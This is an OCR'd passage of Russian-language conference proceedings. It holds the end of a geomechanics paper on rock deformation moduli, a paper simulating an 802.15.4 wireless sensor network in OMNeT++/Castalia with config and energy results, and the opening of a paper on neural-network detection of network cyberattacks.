


Рис. 3 Результаты экспериментов на одноосное сжатие с разгрузкой




Рис. 4 Результаты экспериментов на сдвиг с разгрузкой

В теории упругости принимается постоянство значений G и К. Однако проведенные эксперименты показывают, что при больших изменениях напряжений эти модули не постоянны. Семейство графиков (рис.4) описывается гиперболической функцией:

$$\tau = (G_0 \gamma \tau_{пр}) / (\tau_{пр} + G_0 \gamma)$$

где G_0 - начальный модуль сдвига; $\tau_{пр} = C + \sigma \operatorname{tg} \varphi$; $\sigma_n = (\sigma_1+\sigma_3) / 2$. Определим касательный модуль сдвига $G^{кас}$:

$$G^{кас} = d\tau / d\gamma = G_0 \ \tau^2_{пр} \ / (\tau_{пр} + G_0 \gamma)^2$$

Подстановка значения $\gamma = \tau \tau_{пр} / (\tau_{пр}-\tau) G_0$ дает зависимость касательного модуля от достигнутого уровня напряжений:

$$G^{кас} = G_0 \ (1 - \tau / \tau_{пр})^2 ,$$

где $G_0 = (\sigma_1+\sigma_3+ 2C \operatorname{ctg} \varphi) \sin \varphi / B$; $\tau = (\sigma_1- \sigma_3) / 2$; B- безразмерный параметр определяется экспериментально, для рассматриваемого нами графика B= 0,09.

Таким же образом из рисунка 2 определим зависимость касательного модуля объемного сжатия в виде:

$$К^{кас} = К_0 (1+ a \sigma_n)^2,$$

где параметр а, имеющий размерность, обратную размерности напряжения, определяются из эксперимента. Для рассматриваемого случая, а= 0,042. В случае разгрузки из рисунков 2- 4 получим зависимости для модулей разгрузки:

$$G^{разгр} = 6.4 \ G_0 , \ К^{разгр} = 8.5 \ К^{кас}$$

Итак, определили переменные модули сдвига и объемного сжатия для условий нагружения и разгрузки. Они использованы при решении упруго - пластической задачи геомеханики в варианте теории пластического течения.

Литература

1. Молдошев Р.А., Абдылдаев Ч.Э., Абдылдаев Э.К. Деформационные модели, учитывающие дилатансии и разупрочнения горных пород, Вестник Казахского национального технического университета имени К.И. Сатпаева №1(95), -Алматы ,-2013. - с. 21-24

2. Абдылдаев Э.К., Абдим Фараби. Методика организации мобильного обучения в условиях внедрение системы e-Learning. Известия КГТУ им. И.Раззакова № 1 (41) часть 1, 2017, Токмок-ИЦ "Текник", 2017, - с. 205-209.

КОМПЬЮТЕРНОЕ МОДЕЛИРОВАНИЕ БЕСПРОВОДНЫХ СЕНСОРНЫХ СЕТЕЙ

Айткулов Ж.С., Калижанова А.У., Козбакова А.Х.

Казахский национальный университет имени аль-Фараби, Казахстан

Алматинский университет энергетики и связи, Казахстан

Институт информационных и вычислительных технологий КН МОН РК, Казахстан

kalizhanova_aliya@mail.ru, jalau@mail.ru

Аннотация. *Данная статья посвящена компьютерному моделированию беспроводных сенсорных сетей (БСС) на базе современных маломощных модулей.*

Рассматриваются стандарты беспроводных сенсорных сетей и изучается стандарт, для низкоскоростных сетей 802.15.4. Исследуются существующие аналогичные системы моделирования беспроводных сенсорных сетей.

Введение. В настоящее время развивается технология беспроводных сенсорных сетей. Беспроводные сенсорные сети – это распределенные самоорганизующиеся сети, устойчивые к отказу отдельных элементов, обменивающихся информацией по беспроводной связи [1]. Каждый элемент сети имеет автономный источник питания, микрокомпьютер, приемник/передатчик. Область покрытия сети может составлять от нескольких метров до нескольких километров, в зависимости от типа модуля и антенны, а также за счет способности ретрансляции сообщений от одного элемента к другому. Обмен данными между двумя конечными устройствами может осуществляться через ретранслятор, в том случае, если дальность работы этих устройств не позволяет их взаимное обнаружение. Таким образом, устройства с малым радиусом действия с помощью системы ретрансляторов могут общаться друг с другом [2].

Выделяют следующие основные стандарты для маломощных беспроводных сетей [3]:

–IEEE 802.15.4;

–ZigBee;

–Bluetooth;

–Wibree.

Стандарт 802.15.4 предназначен для организации двух нижних уровней эталонной модели OSI в беспроводной сенсорной сети – физический (PHY) и канальный (подуровень MAC). Интерфейсы между слоями служат для определения логических связей. Физический уровень предоставляет две услуги: физическое обслуживание данных и физическое обслуживание управления. Задачи уровня – активация/дезактивация радио-приемопередатчика, выбор канала, определение уровня энергии (energy detection), передача и получение пакетов через физическую среду [4]. MAC уровень предоставляет следующие услуги: обслуживание данных и обслуживание управления на канальном уровне. Задачи уровня – сигнальное управление, доступ к каналу, управление GTS, утверждение пакетов, подтверждение доставки пакетов, соединение (ассоциация) и разъединение (дизассоциация) с устройствами, кроме того обеспечение механизма безопасности.

Программно-графическое представление сети

В графическом редакторе OMNET++ беспроводная сенсорная сеть Castalia представлена следующим образом:

–SN - имя сети (используется для моделирования);

–wirelessChannel - модуль беспроводного канала;

–node[numNodes] - модуль элементов сети;

–physicalProcess[numPhysicalProcesses] - модуль физических процессов.

Элемент *Node* описывает каждую рабочую станцию и имеет настраиваемый параметр *numNodes*, который определяет количество станций в сети (рис. 1).




Рисунок 1. Модуль Node

Каждая станция состоит из следующих модулей [5] :
– Node - имя сети (используется для моделирования);
– Communication - модуль связи;
– SensorManager - модуль, описывающий количество датчиков;
– ResourceManager - модуль потребляемых ресурсов;
– Application - модуль приложений;
– MobilityManager - модуль мобильности узлов.
Модуль связи имеет следующую структуру CommunicationModule (рис. 2):
– Radio - модуль радиоканала;
– MAC - модуль физического уровня;
– Routing - модуль маршрутизации.




Рисунок 2. Модуль CommunicationModule

Все элементы необходимы для работы и их удаление или изменение может привести к неправильной симуляции сети или к ошибке.

Создание конфигурационного файла

Для моделирования сети необходимо создать файл конфигурации *omnetpp.ini*:

```
[General]
network = SN
include ../Parameters/Castalia.ini
sim-time-limit = 3600s
SN.numNodes = 20
SN.node[*].Communication.MACProtocolName = "Mac802154"
SN.node[*].Communication.MAC.isFFD = true
SN.node[0].Communication.MAC.isPANCoordinator = true
SN.node[*].Communication.MAC.phyDataRate = 1024
SN.node[*].Communication.MAC.phyBitsPerSymbol = 2
SN.wirelessChannel.pathLossMapFile =
"../Parameters/WirelessChannel/BANmodels/pathLossMap.txt"
SN.wirelessChannel.temporalModelParametersFile =
"../Parameters/WirelessChannel/BANmodels/TemporalModel.txt"
SN.node[*].ApplicationName = "ThroughputTest"
SN.node[*].Application.startupDelay = 1
SN.node[*].Communication.Radio.RadioParametersFile =
"../Parameters/Radio/BANRadio.txt"
SN.node[*].Communication.Radio.TxOutputPower = "-25dBm"
```

Файл конфигурации начинается с раздела *[General]*. В нем указываются общие параметры для всех сценариев (в данном случае используется всего один сценарий). Перед моделированием сети необходимо определить следующие параметры:

−количество станций (numNodes);

−время симуляции (sim-time-limit);

−настройки протокола канального уровня (Communication.MAC);

−сервер приложений (Application);

−настройки радиоканала (Communication.Radio).

Моделирование будет проводиться для 20 устройств (*SN.numNodes = 20*) в течении одного часа (*sim-time-limit = 3600s*). Все устройства используют в качестве протокола канального уровня протокол IEEE 802.15.4 (*SN.node[*].Communication.MACProtocolName = "Mac802154"*). Для него есть несколько дополнительных параметров:

−функциональность устройства (*Communication.MAC.isFFD*);

−кто PAN-координатор (*Communication.MAC.isPANCoordinator*);

−скорость передачи данных (*Communication.MAC.phyDataRate*);

−количество битов в символе (*Communication.MAC.phyBitsPerSymbol*);

В сети все устройства являются полнофункциональными (*SN.node[*]. Communication.MAC.isFFD = true*), для удобства первую станцию сделаем PAN-координатором (*SN.node[0].Communication.MAC.isPANCoordinator = true*), скорость передачи данных будет равнять 1024 символа/сек, (*SN.node[*].Communication. MAC.phyDataRate = 1024*), в одном символе будет передаваться 2 байта информации (*SN.node[*].Communication.MAC.phyBitsPerSymbol = 2*).

Так же необходимо указать настройки для беспроводного канала (*wirelessChannel*) (устанавливаются по умолчанию):

SN.wirelessChannel.pathLossMapFile="../Parameters/WirelessChannel/BANmodels/pathLossMap.txt"

SN.wirelessChannel.temporalModelParametersFile="../Parameters/WirelessChannel/BANmodels/TemporalModel.txt".

Сервер приложений определяет пропускную способность канала (*SN.node[*].ApplicationName = "ThroughputTest"*) и задержку перед отправкой пакета (*SN.node[*].Application.startupDelay = 1)* (в секундах).

Для радиоприемопередатчика устанавливается файл входных данных по умолчанию (*SN.node[*].Communication.Radio.RadioParametersFile=../Parameters/Radio/BANRadio.txt"*) и мощность передатчика устанавливается в -25 dB (*SN.node[*].Communication.Radio.TxOutputPower = "-25dBm"*) (умолчание для беспроводных маломощных сетей).

Моделирование сети

Моделирование можно рассматривать как замещение исследуемого объекта (оригинала) его условным образом, описанием или другим объектом, именуемым моделью и обеспечивающим близкое к оригиналу поведение в рамках некоторых допущений и приемлемых погрешностей. Моделирование обычно выполняется с целью познания свойств оригинала путем исследования его модели, а не самого объекта. Моделирование оправдано в том случае, когда оно проще создания самого оригинала.

Modulus – это система, исследование которой служит средством для получения информации о другой системе; представление некоторого реального процесса, устройства или концепции [6].

В графическом режиме топология сети будет выглядеть следующим образом (рис. 3):




Рисунок 3. Топология сети

Для моделирования сети в терминале вводим команду: alex@alex:~$ cd omnetpp41/samples/diplom/Simulations/dipl для перехода в директорию, содержащую файл

конфигурации omnetpp.ini. Следующая команда отображает все доступные сценарии: alex@alex:~/omnetpp41/samples/diplom/Simulations/dipl$ Castalia

List of available input files and configurations:

* omnetpp.ini

General.

В данном случае это сценарий *General*. Для моделирования сети запускаем его (все данные моделирования будут записаны в выходной файл *gen.txt*):alex@alex:~/omnetpp41/samples/diplom/Simulations/dipl$ Castalia -c [General] -o gen.txt

Running configuration 1/1

Для просмотра собранной статистики запускаем скрипт *CastaliaResults* (статистика отразится в файле *gen.txt*): alex@alex:~/omnetpp41/samples/diplom/ Simulations/dipl$ CastaliaResults -i gen.txt

Таблица 1. Статистика сети

Module	Output	Dimensions
Communication.MAC	Fraction of time without PAN connection	19x1(3)
	Number of beacons received	19x1
	Number of beacons sent	1x1
Communication.Radio	RX pkt breakdown	20x1(5)
	TXed pkts	20x1
ResourceManager	Consumed Energy	20x1
wirelessChannel	Fade depth distribution	1x1(14)

Статистика в сети собирается для каждой станции по следующим модулям [7]:

−модуль канального уровня (Communication.MAC);

−модуль радиоприемопередатчика (Communication.Radio);

−модуль потребляемых ресурсов (ResourceManager);

−модуль беспроводного канала (wirelessChannel).

Для модуля канального уровня определены следующие параметры:

−время без соединения с PAN-координатором (Fraction of time without PAN connection) (в секундах);

−количество принятых маяков (Number of beacons received);

−количество переданных маяков (Number of beacons sent).

−В модуле радиоприемопередатчика используются два параметра:

−статистика Rx пакетов;

−статистика Tx пакетов.

Модуль потребляемых ресурсов показывает количество затраченной каждой станцией энергии (в мАч).

Модуль беспроводного канала отображает степень затухания сигнала в зависимости от частоты несущего сигнала.

Смоделировав сеть, перейдем к рассмотрению энергопотребления каждой из станций. Для просмотра статистики вводим в терминале следующую команду:

alex@alex:~/omnetpp41/samples/diplom/Simulations/dipl$ CastaliaResults -i gen.txt -s energy –n. ResourceManager: Consumed Energy

Таблица 2. Энергопотребление в час

node=0	32,756
node=1	24,991
node=2	24,565
node=3	26,5
node=4	24,589
node=5	25,772
node=6	24,632
node=7	24,632
node=8	24,632
node=9	24,631

node=10	24,632
node=11	24,632
node=12	24,631
node=13	24,632
node=14	24,632
node=15	24,631
node=16	24,632
node=17	24,632
node=18	24,631
node=19	24,632

Для удобства представим полученные данные графически:

alex@alex:~/omnetpp41/samples/diplom/Simulations/dipl$ CastaliaResults -i gen.txt -s energy -n | CastaliaPlot -o energy.jpg -s histogram

Рассчитаем максимальное время работы каждого устройства.

Для подсчета энергопотребления Castalia использует данные с сайта [http://www.allaboutbatteries.com/Energy-tables.html]: одна батарейка AA имеет емкость 2122 мАч. Следовательно, максимальное время работы (в часах), при использовании двух батареек AA, каждой станции составляет:

Таблица 3. Максимальное время работы

node=0	130
node=1	170
node=2	173
node=3	160
node=4	173
node=5	165
node=6	172
node=7	172
node=8	172
node=9	172

node=10	172
node=11	172
node=12	172
node=13	172
node=14	172
node=15	172
node=16	172
node=17	172
node=18	172
node=19	172

Работа скрипта Castalia Работа скриптов CastaliaResults и CastaliaPlot




Рисунок 4. Структура работы системы

Вывод

Данная работа направлена на исследование вопроса потребления энергии каждым устройством беспроводной сенсорной сети. Была смоделирована сеть с топологией звезда, состоящая из 20 станций и использующих стандарт 802.15.4 для беспроводной связи.

130 часов это максимальное время работы PAN-координатора, когда это устройство закончит работать, работоспособность сети прекратится. Для обеспечения полной функциональности сети необходимо заменять батарейки во всех устройствах через 130 часов.

Литература

1. В. Г. Олифер, Н. А. Олифер –Компьютерные сети. Принципы, технологии, протоколы: Учебник для ВУЗов. 4-е изд. –СПб.: Питер, 2012. –25 с.

2.Сетевые технологии. Локальные вычислительные сети. [Электронный ресурс] http://www.lessons-tva.info/edu/e-inf3/m3t1_1.html, дата обращения (16.02.19)

2. Стандарты беспроводных сетей IEEE 802.11 [Электронный ресурс] http://qpcs.ru/standarty-besprovodnyh-setei.html, дата обращения: (26.03.19)

3. Стандарт IEEE 802.11a, b, g, n. [Электронный ресурс] http://ab57.ru/soft/wifidoc.pdf, дата обращения (14.04.19)

4. Fall K., Varadhan K., Eds., The ns Manual, The VINT Project, UC Berkeley, LBL, USC/ISI, and Xerox PARC, Nov. 2011. –430 с.

5. Галкин А.М., Кучерявый Е.А., Молчанов Д.А. Моделирование в среде ns2. Учебно-методическое пособие. –СПб.: СПбГУТ, 2007. -–[Электронный ресурс]

http://www.seti.sut.ru/course/admin61/editor_files/file_upload/metod_ns/.pdf, дата обращения (25.05.19).

6. Кокорева Е.В. Моделирование в среде network simulator–2: Методические указания.–Новосибирск: СибГУТИ, 2013. –62 с.

7. Фадеев А.Н. Аналитически обзор имитационного моделирования [Электронный ресурс] http://conf.mirea.ru/CD2013/pdf/p5/5.pdf, дата обращения (1.03.19).

УДК 004.056.5

ПРИМЕНЕНИЕ АППАРАТА ИСКУССТВЕННЫХ НЕЙРОННЫХ СЕТЕЙ ДЛЯ РАСПОЗНАВАНИЯ КИБЕРАТАК НА СЕТЕВЫЕ РЕСУРСЫ ИНФОРМАЦИОННЫХ СИСТЕМ

Айтчанов Б.Х.[1], Бапиев И.М.[2]
[1]СДУ им. Сулеймана Демиреля, г. Алматы, Казахстан
[2]ЗКАТУ им. Жангир хана, г. Уральск, Казахстан
bekait@rambler.ru, bapiev@mail.ru

Аннотация. *В данной статье рассматривалась возможность применения искусственных нейронных сетей при разработке систем противодействия кибератакам на сетевые ресурсы информационных систем. Главной целью проведения экспериментальных исследований была проверка гипотезы о том, что использование разработанной модели позволит обеспечить эффективное распознавание сетевых кибератак. Средняя ошибка распознавания обобщенных классов кибератак составила менее 0.03, что приемлемо для практического применения.*

Актуальность исследований в области обеспечения информационной безопасности в данное время не вызывает сомнений. Согласно утвержденной Концепции «Киберщит Казахстана» к основным угрозам в сфере деятельности и устойчивого развития информационных систем относятся проявления киберпреступности и кибертерроризма [1]. Исследования Международного союза электросвязи (ITU) показали, что на данный момент Казахстан по уровню кибербезопасности (Global Cybersecurity Index) занимает 83-ю позицию (табл. 1) из 193-х исследованных стран [2].

Таблица 1. Global Cybersecurity Index 2017

Member State	Score	Global Rank
Singapore	0.925	1
United States of America	0.919	2
Malaysia	0.893	3
Oman	0.871	4
Estonia	0.846	5
Mauritius	0.830	6
Australia	0.824	7
Georgia	0.819	8
France	0.819	8
Canada	0.818	9
Russian Federation	0.788	10

…	…	…
Latvia	0.688	21
Belarus	0.592	39
Azerbaijan	0.559	48
Lithuania	0.504	57
Ukraine	0.501	59
Moldova	0.418	73
Kazakhstan	**0.352**	**83**
Tajikistan	0.292	91
Uzbekistan	0.277	93
Kyrgyzstan	0.270	97
Armenia	0.196	111
Turkmenistan	0.133	132

На основании результатов исследований в области деятельности современных средств противодействия кибератакам (СПК) определено, что к недостаткам этих систем можно отнести:

1) Недостаточную точность распознавания сетевых кибератак;
2) Сложную адаптацию к условиям применения;
3) Высокую стоимость;
4) Отсутствие подробной научно-технической документации и наличие скрытых не документированных возможностей.

Следствием последнего недостатка является рискованность использования зарубежных решения для защиты отечественных информационных систем, критической инфраструктуры.

Также на основании анализа тенденций развития информационных систем определено, что наиболее перспективным путем повышения эффективности систем противодействия кибератакам является применение в них аппарата искусственных сетей. Особенностью нейронных сетей является то, что они после обучения, способны распознавать даже те атаки, с которыми они до этого ни разу не сталкивались.

Отличительной особенностью наших исследований является разработка метода создания обучающей выборки, который за счет определения параметров допустимых видов выборки и учета в выходном сигнале близости эталонов видов кибератак, позволят определить круг допустимых видов нейросетевых моделей и обеспечить уменьшение количества учебных итераций.

На первом, наиболее сложном, этапе задача противодействия кибератакам сводится к идентификации событий, связанных с реализацией в кибернетическом пространстве угроз безопасности ресурсам информационных систем с учетом их уязвимостей. Распознавание сетевых кибератак можно определить как процесс мониторинга параметров сетевого трафика на наличие в нем угроз политики безопасности. В качестве входных данных нейронной сети, можно использовать 41 параметр сетевого трафика – то максимальное количество информации, которое получается в результате анализа пакетов.

В результате анализа определена типовая последовательность функционирования сетевой СПК (рис. 1):

1) Модуль сбора данных;
2) Модуль хранения данных;
3) Модуль анализа;
4) Модуль реагирования;
5) Консоль управления.




Рисунок 1. Типовая последовательность функционирования сетевой СПК

В результате проведенного анализа установлено, что повышение эффективности нейросетевых средств (НСР) обеспечивается наличием определенных возможностей и процедур, которые характеризуются с помощью параметров (табл. 2).

Таблица 2. Параметры оценки эффективности нейросетевых средств

Название параметра	**Описание параметра**
E_1	Предварительная обработка входящих параметров
E_2	Оптимизация типа архитектуры
E_3	Оптимизация параметров архитектуры
E_4	Оптимизация метода обучения
E_5	Возможность обучения с помощью экспертных правил
E_6	Возможность применения в методе перспективных типов нейросетевых архитектур
E_7	Возможность принципиальной оценки целесообразности применения НС для решения поставленной задачи
E_8	Наличие процедуры формирования обучающей выборки из разнородных статистических данных
E_9	Наличие процедуры кодирования ожидаемого выходного сигнала НСМ, учитывающей близость эталонов распознаваемых классов сетевых кибератак

Величины предложенных параметров в первом приближении можно оценить по бинарной шкале: 0 или 1. Параметр равен 0 когда соответствующая возможность в НСР не обеспечивается и 1 в противоположном случае. В таблице 3 приведены величины параметров всех проанализированных методов.

Таблица 3. Величины параметров, характеризующих эффективность нейросетевых моделей и методов

№	Метод	Параметр								
		E_1	E_2	E_3	E_4	E_5	E_6	E_7	E_8	E_9
1	АППТ [3]	1	0	0	0	0	0	0	0	0
2	НСОВ [4]	0	1	0	0	0	0	0	0	0
3	ТОСА [5]	1	1	0	0	0	0	0	0	0
4	РАСТ [6]	0	1	1	0	0	0	0	0	0
5	ВСА [7]	0	1	1	0	0	0	0	0	0
6	ПСКТ [8]	1	0	0	0	0	0	0	0	0
7	ПВСА [9]	1	1	0	1	0	0	0	0	0
8	АСОА [10]	1	1	1	0	0	0	0	0	0
9	СОД [11, 12]	0	1	0	1	0	0	0	0	0
10	БНМ [13]	0	1	0	1	0	0	0	1	0
11	ОКСА [14]	1	0	0	0	0	0	0	1	0
12	МОВ [15]	1	0	0	0	0	0	0	0	0
13	НСОК [16]	1	0	0	0	0	0	0	0	0
14	НСГС [17]	1	0	0	0	0	0	0	1	0
15	СОСА [18]	1	0	0	0	0	0	0	1	0
16	НМОПБ [19]	1	1	1	1	1	1	1	0	0
17	СОВНС [20]	1	0	1	0	0	0	0	0	0
18	СОАСТ [21]	1	1	1	1	0	0	0	0	0
19	НСМРЧ [22]	1	0	0	1	0	0	0	0	0
20	НССАСТ [23]	1	0	1	1	0	0	0	0	0
21	СОВГНС [24]	1	0	1	1	0	1	0	0	0

Из таблицы видно, что в большинстве из проанализированных методов не реализуется процедура формирования обучающей выборки. А также у всех методов нет реализации процедуры кодирования ожидаемого выходного сигнала с учетом близости эталонов видов кибератак. Исправление этих недостатков во многом определило пути дальнейших исследований.

По формуле (1) можно определить интегральный показатель эффективности НСМ. Вычислить наиболее эффективное НСР можно воспользовавшись выражением (2).

$$E_{\Sigma} = \sum_{i=1}^{9} \alpha_i E_i \quad (1)$$

$$\max E_i = \{E_1, E_2, \dots, E_I\} \quad (2)$$

